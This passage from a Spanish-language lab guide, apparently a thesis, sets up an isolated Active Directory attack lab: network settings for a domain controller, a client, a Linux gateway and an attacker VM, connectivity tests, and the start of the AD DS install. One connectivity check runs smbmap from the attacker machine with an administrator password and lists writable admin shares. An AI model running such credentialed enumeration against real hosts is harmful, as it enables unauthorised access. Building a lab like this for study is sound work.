



Fig. 4.1. Topología del laboratorio local.



2. Una vez iniciada la máquina es necesario dirigirse a *Control Panel - Network and Internet - Network Connections* (Figura 4.3) y aparecerá la tarjeta de red añadida en el paso anterior. Para editar las direcciones es necesario entrar a las propiedades.




Fig. 4.3. Configuración de red DC01 - Ajustes de Ethernet.

3. Por último, como se puede observar en la Figura 4.4, se elige *Internet Version Protocol 4(TCP/IPv4)* y después las propiedades de este. Por último, se configura la dirección IP (192.168.0.3), la puerta de enlace correspondiente al Gateway (192.168.0.2) y el DNS. En la mayoría de entornos corporativos es el propio Active Directory el que hace la función de servidor DNS, por lo tanto se escribe la dirección de *loopback*: 127.0.0.1.




Fig. 4.4. Configuración de red DC01 - IPv4.

■ **Cliente01:**

1. Para configurar la red en el Cliente01, al ser una Máquina Windows en la misma red que el DC01, es necesario repetir los mismos pasos que en la configuración anterior.
2. En el último paso, las direcciones IP son las siguientes: IP(192.168.04) y Gateway(192.168.0.2). En este caso la dirección DNS corresponde a la dirección IP del DC01: 192.168.0.3. La configuración resultante se puede ver en la Figura 4.5.




Fig. 4.5. Configuración de red Cliente01 - IPv4.

■ **Gateway:**

1. Para esta máquina, es necesario habilitar dos interfaces, una que corresponde a la ADNET o red interna y otra que corresponde con la EXTNET o red externa (Figura 4.6).




Fig. 4.6. Configuración de red Gateway - Tarjetas de red.

2. Iniciamos la máquina y comprobamos que se han creado ambas interfaces *enp0s3* para la ADNET y *enp0s8* para la EXTNET.
3. A continuación introducimos los siguientes comandos, estos comandos levantan ambas interfaces y asignan las direcciones IP correspondientes.

```
# ip link set enp0s3 up
# ip a add 192.168.0.2/24 dev enp0s3
# ip link set enp0s8 up
# ip a add 10.10.10.2/24 dev enp0s8
```

4. Por último, permitimos que el gateway reenvíe los paquetes que le llegan, para eso se utiliza el siguiente comando:

```
# echo 1 > /proc/sys/net/ipv4/ip_forward
```

5. La configuración final de la máquina se puede observar en la Figura 4.7.

```

2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1
000
    link/ether 08:00:27:7a:19:1d brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.2/24 brd ff:ff:ff:ff:ff:ff scope global enp0s3
        valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fe7a:191d/64 brd ff:ff:ff:ff:ff:ff scope link
        valid_lft forever preferred_lft forever
3: enp0s8: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1
000
    link/ether 08:00:27:0a:64:c0 brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.2/24 brd ff:ff:ff:ff:ff:ff scope global enp0s8
        valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fe0a:64c0/64 brd ff:ff:ff:ff:ff:ff scope link
        valid_lft forever preferred_lft forever

```

Fig. 4.7. Configuración de red Gateway

■ **Atacante01:**

1. Esta máquina está en la red externa, por lo tanto añadimos un adaptador de red unida a la red externa (Figura 4.8).




Fig. 4.8. Configuración de red Atacante01 - Tarjeta de red

2. De la misma manera que en el gateway configuramos la interfaz de red, que en este caso es *eth0* con los siguientes comandos.

```

# ip link set eth0 up
# ip a add 10.10.10.3 dev eth0

```

3. Para poder alcanzar la red interna, es necesario definir a la dirección 10.10.10.2 como gateway, para que cuando la máquina no encuentre una dirección IP la redirija por ese Gateway. Para ello, se utiliza el siguiente comando:

```

# ip route default via 10.10.10.2

```

Comprobación de la conectividad

- **Cliente01 - DC01:** Para comprobar la conectividad entre Cliente01 y DC01, podemos realizar un ping desde Cliente01 a la dirección IP de DC01 (4.9).

```
C:\Users\Cliente01>ping 192.168.0.3

Pinging 192.168.0.3 with 32 bytes of data:
Reply from 192.168.0.3: bytes=32 time<1ms TTL=128

Ping statistics for 192.168.0.3:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 0ms, Average = 0ms
```

Fig. 4.9. Conexión entre Cliente01 y DC01

- **Atacante01 - DC01:** Para comprobar la conectividad entre Atacante01 y DC10, en vez de realizar un ping intentamos conectarnos a través de Samba (4.10)

```
root@Atacante01:~# smbmap -H 192.168.0.3 -u administrator -p "infect3d"
[+] Finding open SMB ports...
[+] User SMB session established on 192.168.0.3...
[+] IP: 192.168.0.3:445 Name: 192.168.0.3
      Disk          Permissions
      ----
      ADMIN$        READ, WRITE
      C$            READ, WRITE
      IPC$          READ ONLY
```

Fig. 4.10. Conexión entre Atacante01 y DC01

Cambio de nombre del sistema

Una buena práctica es cambiar el nombre a los Sistemas Windows, esto nos facilitará su identificación y su futura administración.

- Para cambiar el nombre a DC01, se puede realizar desde el propio panel de administración del servidor, a través de la opción *Local Name Server - Computer Name - Change* como se puede ver en la Figura 4.11




Fig. 4.11. Cambio de nombre DC01

- Para cambiar el nombre a Cliente01, se realiza a través de *Control Panel - System and Security - System* posteriormente se elige la opción *Change Settings - Change* y se introduce el nombre Cliente01 (4.12). Ambos cambios nos van a pedir un reinicio del equipo.




Fig. 4.12. Cambio de nombre Cliente01

4.3.3. Creación y configuración del Active Directory

En esta sección se va a detallar la instalación y configuración de Active Directory en Windows Server 2019 en la máquina virtual DC01.

Intalación y configuración

1. La instalación de un AD DS se puede realizar desde el Dashboard integrado en Windows Server 2019. Para ello, se selecciona *Add roles and features* (Figura 4.13).




Fig. 4.13. Instalación de AD DS - Add roles and features.

2. Para el tipo de instalación se va a elegir *Role-based or feature-based installation* (Figura 4.14).




Fig. 4.14. Instalación de AD DS - Roled-based installation.

3. Después elegimos el DC01 (O el nombre que se haya elegido al cambiar el nombre en la sección anterior) como se puede ver en la Figura 4.15.




Fig. 4.15. Instalación de AD DS - DC01.

4. En la sección *Server Roles* se elige Active Directory Domain Services (Figura 4.16), al seleccionar esta opción se desplegará un menú donde debemos especificar las características, se selecciona en *Add Features*.




Fig. 4.16. Instalación de AD DS - Active Directory Domain Services.

5. Después seguimos la instalación hasta la opción *Confirmation* e instalamos AD DS (Figura 4.17).

